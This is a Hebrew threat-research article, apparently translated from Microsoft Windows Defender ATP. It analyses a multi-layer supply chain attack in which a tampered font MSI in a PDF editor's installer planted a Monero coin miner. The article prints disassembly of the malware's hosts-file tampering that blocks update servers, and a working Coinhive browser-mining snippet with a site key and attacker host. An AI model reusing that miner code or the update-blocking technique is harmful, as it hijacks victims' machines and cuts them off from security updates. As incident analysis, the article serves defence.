Technologic Papers

תקיפת שרשרת: מחקר תקיפתה של שרשרת האספקה של שרשרת אספקה אחרת

מאת Elia Florio וליאור בן פורת

הקדמה

לאחרונה צוות המחקר של Windows Defender ATP מחברת Microsoft זיהה וסיכל מתקפה על חברת תוכנה. מתקפה אשר מטרתה הייתה להטמיע קוד זדוני במוצר תוכנה לגיטימי ובכך להגיע ללקוח/לקוחות אחרים, מתקפה כזו מכונה "Software Supply Chain Attack" או בעברית - "חבלה בשרשרת האספקה של תוכנה", אך במקרה הנ"ל נראה כי מדובר בתקיפה שבוצעה על שרשרת האספקה של שרשרת אספקה נוספת - תוקפים אנונימיים הצליחו להשתלט על תשתית משותפת הנמצאת בין חברת תוכנה המספקת עורך מסמכי PDF לבין חברה המספקת לה את חבילת ההתקנה (ה-Installer) כך שה-Installer יתקין בנוסף לעורך ה-PDF גם קוד זדוני.

רק בעת החקירה הצלחנו להבין את הטוויסט בעלילה - כאשר הובן כי בית התוכנה המספק את עורך ה-PDF כלל לא נתקף. המוצר שלו הוחלף באמצעות התערבות בתהליך הנמצא בבית התוכנה השני - זה המספק את חבילת ההתקנה. כאן הבנו שמדובר במקרה חריג. הסיפור הנ"ל מהווה עוד דוגמא לכך שתוקפים ישקיעו משאבים רבים על מנת לחדור לארגונים השונים.

לפי הערכות שלנו, התקיפה החלה היכנשהו בין ינואר למרץ השנה אך בתקופה זו הייתה מאוד מצומצמת. למרות שבמקרה שלנו אפקט הנזק היה קטן יחסית, המתקפה הנ"ל גרמה לנו להבין שתי נקודות חשובות: הראשונה היא שאנו עדים לכך שיש מגמת עליה בכל הנוגע לכמות התקיפות מסוג זה, והשניה היא שנראה כי ניצול המשאבים של עמדות קצה לטובת כריית מטבעות קריפטוגרפיים הוא עניין מרכזי בקמפייני התקיפה של האקרים, ונראה כי גם כאן המגמה היא מגמת עליה.

בנוסף לכך, ממצאי המחקר מראים כי המעורבים בפרשה הם לא "תוקפים מעצמתיים", אלא פושעי-סייבר מן השורה אשר מנסים להרוויח את כספם באמצעות כריית מטבעות. הדבר מלמד על כך שתקיפות על שרשרת האספקה הן כבר לא נחלתם הבלעדית של "מעצמות סייבר" ושל "תוקפים מעצמתיים", וכי גם האקרים בעלי "אמצעי תקיפה אזרחיים" מסוגלים לבצע זאת. במאמר זה נביא את השתלשלות פרטי האירוע, כמו-כן את הפרטים הטכניים.

עונת הציד החלה

כמו רב התקיפות מהסוג הנ"ל, גם זו - בוצעה באופן שקט מאוד, אך עם זאת, היא זוהתה ע"י Windows Defender ATP באופן אוטומטי (המוצר אשר אנו מפתחים ועושים בו שימוש בצוות).

תוכנות כריית מטבעות כפי זאת שמצאנו בקמפיין הזה מאופיינות בסט מאוד מסויים של התנהגויות ייחודיות - הן יהיו צרכני מעבד גדולים ביחס לשאר התהליכים במחשב (במיוחד בזמנים בהם המחשב אינו בשימוש), הן ידווחו בתדירות קבועה את תוצאותיהן לשרת הכרייה (Mining Pool), והן ישתמשו לרוב במחרוזות טקסט / שמות שרתים אשר יהיו אופייניות רק להן. בשיטות אלה ואחרות ניתן בקלות יחסית לנתר אחר פעילות תוכנות הכרייה ולזהותן.

לאחר הזיהוי האוטומטי, צוות המחקר שלנו החל את המחקר והמעקב אודות המתקפה. לאט לאט החלו להופיע תופעות שונות אשר העידו על היקף התקיפה: התראות אודות תהליכים אשר מבצעים כריית מטבעות קריפטוגרפיים המסווים את עצמם כ-pagefile.sys והופעלו באמצעות Service זדוני במערכת ההפעלה בשם: xbox-service.exe.

בהסתכלות על מסך ציר-זמן ההתראות שמספק ATP נראה היה שאותו שירות הותקן ע"י חבילת התקנה שירדה באופן אוטומטי משרת חשוד:


[ההתראה שקפצה בעת זיהוי הנוזקה]

זיהוי ותיקון של מכונה אשר נדבקה בנוזקה לכריית מטבעות קריפטוגרפיים הינו הליך פשוט יחסית. אך עם זאת, על מנת לחקור ולאתר את המקור ממנו הגיעה הנוזקה לעמדה מלכתחילה - זהו עניין אחר לגמרי. ביצוע משימה זו ללא יכולות EDR על העמדת הקצה היא משימה לא פשוטה. יהיה לא פשוט לענות על שאלות בסיסיות למחקר כגון:

- מי יצר את הקבצים xbox-service.exe ו-pagefile.sys על העמדת הקצה?
- מי יצר את ה-Service שטען את xbox-service.exe ונתן לו הרשאות גבוהות?
- איזו פעילות רשתית הייתה על המכונה ברגעים שלפני יצירת ה-Service?

על מנת לענות על שאלות אלו, השתמשנו ביכולות של ATP שהיה מותקן על המכונות שנפגעו. ובעזרת הצצה ב-Timeline של מכונות אלו קיבלנו בקלות את התשובות לשאלותינו. ראינו כי המקור ל-Service שנוצר היה בקובץ MSI אשר ירד כחלק מחבילת התקנה של עורך PDF אלטרנטיבי ל- Adobe Acrobat Reader.

אותו קובץ MSI הותקן בצורה שקטה כחלק מתוסף חבילת פונטים, אשר מורד ומותקן במסגרת ההתקנה האוטומטית, בנוסף למספר קבצי MSI נוספים. כל קבצי ה-MSI היו נקיים וחתומים דיגיטלית ע"י אותה חברה, כולם מלבד אותו קובץ MSI שכלל את הקוד המפגע. כעת די ברור היה לנו שמשהו בעת שלב ההורדה וההתקנה של חבילה זו נפגע. וזו בדיוק האינדיקציה שחיפשנו - אינדיקציה לכך שמדובר בחבלה בשרשרת האספקה.



[שימוש ב-Windows Defender ATP המציג מי, מתי ומה גרם ל-xbox-service.exe לפעול כ-Service על המכונה הנגועה]


כפי שבעבר ראינו, במתקפות שרשרת אספקה אחרות, החבאה של קוד זדוני בתוך חבילות התקנה או עדכוני תוכנה הן אזור המועדף מאוד על תוקפים. ניצול של שלבים אלו מבטיח לתוקפים ריצה בהרשאות גבוהות (לעיתים אף כ-SYSTEM) ובכך הם מבטיחים לעצמם את היכולת לבצע את כל השינויים שברצונם לבצע במערכת, שינויים כמו העתקת קבצים לתיקיית מערכת ההפעלה, שינוי ערכי Registry, הוספת של Service-ים וכו'.

ברגע שהיינו מספיק בטוחים עם תוצאות החקירה שלנו, יצרנו קשר עם ספק תוכנת ה-PDF. נראה היה שהם כלל לא היו מודעים לאירוע וישר החלו לחקור את הסיפור מהצד שלהם. בעת העבודה המשותפת לנו ולצוות מבית התוכנה, גילינו שספק התוכנה עצמו כלל לא נתקף, אלא יתרה מכך - הוא עצמו היה קורבן לתוצאות המתקפה בשל כך שהוא עצמו עשה שימוש בתוכנת ה-PDF ובכך הריץ את חבילת ההתקנה הנגועה.

ברגע שהבנו זאת, ספק התוכנה יצר קשר עם שותפיו - החברה אשר אחראית על תהליך ההתקנה, והם איתרו את השרתים הנגועים, טיפלו באירוע ופתחו בחקירה בעצמם.

התקפה רב-שכבתית של שרשרת האספקה

מטרתם של התוקפים הייתה להתקין תוכנה לכריית מטבעות קריפטוגרפיים על מחשבי הקורבנות. הם השתמשו בתוכנת ה-PDF כדי להפיץ ולהוריד את הקוד הזדוני שלהם. עם זאת, כדי לתקוף את שרתי ההפצה של תוכנת ה-PDF הם תקפו את אחד מספקי השירות של אותה חברה, אשר סיפק שרתים לאחסון חבילת פונטים אשר מורדת ומותקנת על מחשב הקורבן בעת שלב ההתקנה.



[תרשים מתאר התקיפה והחדרת הקוד הזדוני לעורך ה-PDF]

מתקפה זו מראה לנו שגם פושעי-סייבר החלו לעשות שימוש בטכניקות מורכבות שעד כה נראו רק בעת תקיפות מעצמתיות. על מנת לבצע מתקפה כזו בהצלחה יש לבצע לא מעט איסוף מידע מקדים (Reconnaissance), על התוקפים להבין בדיוק איך תהליך ההתקנה של המוצר עובד, היכן האזור שיהיה הכי קל להטמיע בו את הקוד הזדוני ולבסוף גם להצליח להגיע לאותו שרת שבו אוחסנה אותה חבילת התקנה כדי ליצור לעצמם את ההזדמנות לביצוע המתקפה.

יותר מכך - התוקפים מצאו נקודה כל כך טובה לחטיפת שלב ההתקנה מבלי הצורך לתקוף את רשת בית התוכנה, זאת ע"י החלפת קובץ ה-MSI ע"י חולשה שהם מצאו באחת התשתיות של ספק התשתית. בעקבות כך, בית התוכנה שסיפק את התוכנה עצמה אפילו לא היה מודע לכך שהתוכנה שלו מספקת קוד זדוני בעת ההתקנה שלה.

להלן הסבר כללי המתאר את שלבי התקיפה הרב שכבתית:

1. התוקפים יצרו העתק של תשתיות שרת בית התוכנה בשרת מקביל אשר נמצא בשליטתם. באמצעות שרת זה הם אחסנו את כל קבצי ה-MSI הדרושים להליך ההתקנה. כל אותם הקבצים הינם נקיים וחתומים.


2. התוקפים ביצעו פעולת Decompile ושינו את אחד מקבצי ה-MSI - חבילת הפונטים, בכך שהוסיפו לתוכו את התוכן הזדוני (Payload), תוכן אשר הכיל את קוד המשמש לכריית המטבעות. לאחר שינוי זה, החבילה לא הייתה עוד חתומה ומהימנה כשאר הקבצים.

3. באמצעות חולשה לא ידועה (ככל הנראה לא מדובר בתקיפת MiTM או חטיפת DNS), התוקפים הצליחו להשפיע על מאפייני ה-Installer המאוחסן בשרתי בית התוכנה ולגרום לו לפנות לשרת הנמצא בשליטתם ולהוריד משם את קבצי ה-MSI, ובכללותם - גם את חבילת הפונטים הזדונית.

4. בעקבות כך, למשך תקופת זמן מוגבלת, ה-Installer החתום והתקין של התוכנה הפנה לקישורי הורדה אשר הצביעו על שרת הממוקם באוקראינה אשר שימש את התוקפים וזאת במקום להפנות לשרת הלגיטימי של בית התוכנה.

בתקופת הזמן שבה התקיפה הייתה פעילה, בכל פעם שבו הורץ ה-Installer, במקום לפנות לשרת הלגיטימי, ה-Installer הפנה לשרת התוקפים. בעקבות כך, לכל אותם המשתמשים אשר התקינו את התוכנה בתקופה זו, בנוסף, הותקנה גם אותה תוכנת כריית מטבעות.

לאחר ההתקנה, התוכנה הזדונית דאגה להסיר את כל עקבות ההתקנה ממחשבי המשתמשים אשר הודבקו. לקוחות Windows Defender ATP קיבלו באופן מיידי התראה על תהליך ההתקנה החשוד ועל קובץ תוכנת הכרייה והאיום הוסר באופן אוטומטי:



[עץ התהליכים של Windows Defender ATP המתאר את ההתראה בה ירדה והותקנה חבילת הפונטים הזדונית]

מאחר ובתקיפה זו היה מעורב ספק תוכנה מ-"דרגה שנייה", השלכות ההתקפה עלולות היו לפגוע בחברות תוכנה נוספות אשר משתמשות באותו ספק תוכנה פגיע.

בהתבסס על שמות של עורכי PDF נוספים שהופיעו בקוד של ה-DLL אשר הורץ ע"י ה-MSI הזדוני, זיהינו כשישה ספקי תוכנה נוספים אשר עלולים היו להיות פגיעים לאותה התקיפה ולגרום להורדה של ה-MSI הזדוני במהלך ההתקנה. על אף שלא הצלחנו לאתר ראיות לכך שספקים אלו הפיצו גם הם את ה-MSI הזדוני, אין ספק שלתוקפים היו תוכניות מרחיקות לכת כיצד להפיץ את אותו קובץ.


Exports

Name	Address	Ordinal
MsiVerifyDiskSpace	0000000180003D10	1
MsiVerifyDiskSpace10	0000000180003D50	2
MsiVerifyDiskSpace1032	0000000180003B90	3
MsiVerifyDiskSpace32	0000000180003B50	4
MsiVerifyDiskSpace328	0000000180003C50	5
MsiVerifyDiskSpace32d	0000000180003BD0	6
MsiVerifyDiskSpace8	0000000180003D90	7
MsiVerifyDiskSpaceE	0000000180003DD0	8
MsiVerifyDiskSpaceE32	0000000180003E10	9
MsiVerifyDiskSpaceS	0000000180003CD0	10
MsiVerifyDiskSpaceS32	0000000180003C90	11
MsiVerifyDiskSpaced	0000000180003C10	12
DllEntryPoint	00000001800092B0	[main entry]

[טבלת ה-Exports של ה-DLL הזדוני המכילה כ-12 פונקציות - זוג פונקציות (x86 ו-x64) עבור כל אחד משש ספקי התוכנה הנוספים]

עוד קמפיין לכריית מטבעות קריפטוגרפיים

קובץ ה-MSI ששונה, כלל בתוכו קובץ DLL זדוני שבעת טעינתו יצר Service של מערכת ההפעלה אשר מריץ תהליך האחראי על מלאכת הכרייה. את התהליך עצמו זיהינו כ-Trojan:Win64/CoinMiner. הוא רץ בשם xbox-service.exe וניצל את משאבי המכונה הפגועה לטובת כריית מטבעות Monero.



[חילוץ קובץ ה-DLL מתוך קובץ ה-MSI]

טריק נוסף שנצפה בתוך ה-DLL הוא שבעת שלב ההתקנה של תוכנת ה-PDF, הקוד הזדוני ביצע שינוי בקובץ ה-hosts על העמדה הנגועה, באופן בו כתובות ה-URL של שרתי העדכון המקוריים של תוכנת ה-PDF, כתובות של תוכנות PDF אחרות ועדכוני אבטחה יופנו על ידי מערכת ההפעלה לכתובת 127.0.0.1 ובכך בעצם למנוע מהתוכנה לקבל עדכונים מספקיות התוכנה:

```
.text:0000000180002D4B                  mov     r8d, 1Bh        ; Size
.text:0000000180002D51                  lea     rdx, aSystem32Driver ; "\\System32\\drivers\\etc\\hosts"
.text:0000000180002D58                  lea     rcx, [rbp+1B0h+Dst] ; Src
.text:0000000180002D5C                  call    sub_180005910
.text:0000000180002D61                  mov     r8d, 0Ah
.text:0000000180002D67                  lea     rdx, [rbp+1B0h+Dst]
.text:0000000180002D6B                  lea     rcx, [rsp+2B0h+var_270]
.text:0000000180002D70                  call    sub_180004030
.text:0000000180002D75                  nop
.text:0000000180002D76
.text:0000000180002D76 loc_180002D76:                           ; DATA XREF: .rdata:0000000180033CA0↓o
.text:0000000180002D76                  mov     [rbp+1B0h+var_148], 0Fh
.text:0000000180002D7E                  mov     [rbp+1B0h+var_150], 0
.text:0000000180002D86                  mov     byte ptr [rbp+1B0h+var_160], 0
.text:0000000180002D8A
.text:0000000180002D8A loc_180002D8A:                           ; DATA XREF: .rdata:0000000180033CA8↓o
.text:0000000180002D8A                  cmp     ebx, 5          ; switch 6 cases
.text:0000000180002D8D                  ja      short loc_180002DFF ; jumptable 0000000180002DA0 default case
.text:0000000180002D8F                  lea     rdx, cs:180000000h
.text:0000000180002D96                  mov     ecx, dword ptr ds:(loc_180002F64 - 180000000h)[rdx+rbx*4]
.text:0000000180002D9D                  add     rcx, rdx
.text:0000000180002DA0
.text:0000000180002DA0 loc_180002DA0:                           ; DATA XREF: .rdata:0000000180033CB0↓o
.text:0000000180002DA0                  jmp     rcx             ; switch jump
.text:0000000180002DA2 ; ---------------------------------------------------------------------------
.text:0000000180002DA2
.text:0000000180002DA2 loc_180002DA2:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DA2                                          ; DATA XREF: .rdata:0000000180033CB8↓o
.text:0000000180002DA2                  mov     r8d, 85h        ; jumptable 0000000180002DA0 cases 0,2
.text:0000000180002DA8                  lea     rdx, a127_0_0_1Updat ; "\r\n127.0.0.1 update[redacted].com\r\n"...
.text:0000000180002DAF                  jmp     short loc_180002DEB
.text:0000000180002DB1 ; ---------------------------------------------------------------------------
.text:0000000180002DB1
.text:0000000180002DB1 loc_180002DB1:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DB1                  mov     r8d, 84h        ; jumptable 0000000180002DA0 case 1
.text:0000000180002DB7                  lea     rdx, a127_0_0_1Upd_0 ; "\r\n127.0.0.1 update[redacted].com\r\n1"...
.text:0000000180002DBE                  jmp     short loc_180002DEB
.text:0000000180002DC0 ; ---------------------------------------------------------------------------
.text:0000000180002DC0
.text:0000000180002DC0 loc_180002DC0:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DC0                  mov     r8d, 87h        ; jumptable [redacted] case 3
.text:0000000180002DC6                  lea     rdx, a127_0_0_1Upd_1 ; "\r\n127.0.0.1 update[redacted].com\r\"...
.text:0000000180002DCD                  jmp     short loc_180002DEB
.text:0000000180002DCF ; ---------------------------------------------------------------------------
.text:0000000180002DCF
.text:0000000180002DCF loc_180002DCF:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DCF                  mov     r8d, 6Dh        ; jumptable 0000000180002DA0 case 4
.text:0000000180002DD5                  lea     rdx, a127_0_0_1Stats ; "\r\n127.0.0.1 stats.[redacted].c"...
.text:0000000180002DDC                  jmp     short loc_180002DEB
```

[שינוי קובץ ה-hosts נועד למנוע מהמשתמש לקבל עדכונים או להוריד תוכנות PDF אחרות]

בתוך ה-DLL מצאנו גם עדויות לקוד נוסף מעבר לקוד שאחראי על כריית המטבעות - קוד Javascript. לא כך כל ברור לנו האם מדובר בניסיון נוסף של התוקפים לכרות מטבעות או שפשוט מדובר בקוד ביניים שעוד לא פותח עד הסוף ומטרתו היא למקסם את תהליך הכרייה. בכל אופן, נראה שה-DLL כלל קוד שככל הנראה היה אמור לפתוח דפדפן ולחבר אותו עם ספריית כריית מטבעות על מנת לכרות מטבעות Monero:

view-source:carma666.byethost12.com/32.html

```
<!DOCTYPE html>
<html>
<body>
 <script src="https://coinhive.com/lib/coinhive.min.js"></script>
        <script>
            var ch = new CoinHive.User('8hOZI4jy67nlnIQatCDNdeppVcTTq8uo', 'v7');
            ch.setThrottle(0.4);
            ch.start();
        </script>
```


[כריית מטבעות מבוססת דפדפן]

תקיפות בשרשרת האספקה: בעיה הולכת וגדלה בתעשייה

בתחילת שנת 2017 חשפנו תקיפת שרשרת אספקה שאותה כיננו "מבצע WilySupply", תקיפה שבמסגרתה התוקפים הצליחו לשנות את תהליך העדכון של תוכנה לעריכת טקסט על מנת להחדיר דלתות אחוריות בארגונים פיננסים ובמגזר ה-IT. מספר שבועות לאחר מכן, היינו עדים למתקפה נוספת מסוג זה, מתקפה שעשתה כותרות בשל כך שהיא זאת שיצרה את אחת ממתקפות ה-Ransomware המתוקשרות ביותר - NotPetya. הצלחנו לאשר את הספקולציות שהיו עד כה - מישהו הצליח להתערב ולשנות את תהליכי העדכון של אחת מתוכנות ניהול חשבונות המס הפופולריות ביותר באוקראינה ועל ידי כך להצית את המתקפה.

מאוחר יותר באותה השנה, תוקפים הצליחו להחדיר דלת אחורית ב-CCleaner, אחד המוצרים החינמיים "לניקוי המחשב" הנפוצים בעולם, את זאת כנראה מיותר לציין - הם הצליחו לבצע את התקיפה ע"י השתלטות על התשתיות הקריטיות של החברה. לאחר מכן, בתחילת השנה, חשפנו ועצרנו את השתלטותה של Dofoil ע"י כך שזיהינו גרסה "מורעלת" (וחתומה!) של תוכנת peer-to-Peer נפוצה אשר התקינה בנוסף גם תהליך לכריית מטבעות קריפטוגרפיים.

מקרים אלו הם רק דוגמאות מעטות מתוך מאגר מקרי תקיפת שרשרת האספקה אליהם היינו עדים בשנים 2017 ו-2018. אנו, ועוד חוקרים נוספים, צופים כי המגמה הזו תמשך ואף תגדל בזמן הקרוב:



[גרף המציג את המגמה של מקרי תקיפות שרשרת האספקה שנתפסו ופורסמו בעשור האחרון. המקור: המצגת "The Unexpected Attack Vector: Software Updaters" אשר הוצגה בכנס RSA2018]

להערכתנו, הגדילה במגמה זו, בין היתר, נובעת מכך שמערכות ההפעלה והדפדפנים היום הופכים להיות מוקשחים יותר ויותר, ווקטורי תקיפה קלאסיים נהיים פחות ופחות אפקטיביים עבור תוקפים מפאת הקושי לישמם. תוקפים תמיד יחפשו את החוליה החלשה ביותר, ואם בעבר מספיק היה לתוקף להצטייד

בחולשת 0day לדפדפן, היום חולשה כזו לא תספיק לו, עליו להתגבר על טכנולוגיות Sand-Box של האפליקציה או של מערכת ההפעלה, עליו להתגבר על פתרונות וירטואליזציה והגנות Kernel שלא היו בעבר.

בשל כך תוקפים פונים ומחפשים אלטרנטיביות זולות אחרות לחדירה לארגונים כגון תקיפות ב"שרשרת האספקה". ובכך שספקי תוכנה לא מקפידים על כתיבת קוד בטוח, ומאפשרים עדכונים שלא על גבי ערוץ מוצפן, אינם משתמשים או מוודאים חתימות דיגיטליות, משתמשים בפרוטוקולים ישנים ואינם דואגים להקשחת התשתיות שלהם, הם פותחים פירצה אשר בהחלט קוראת לגנב.

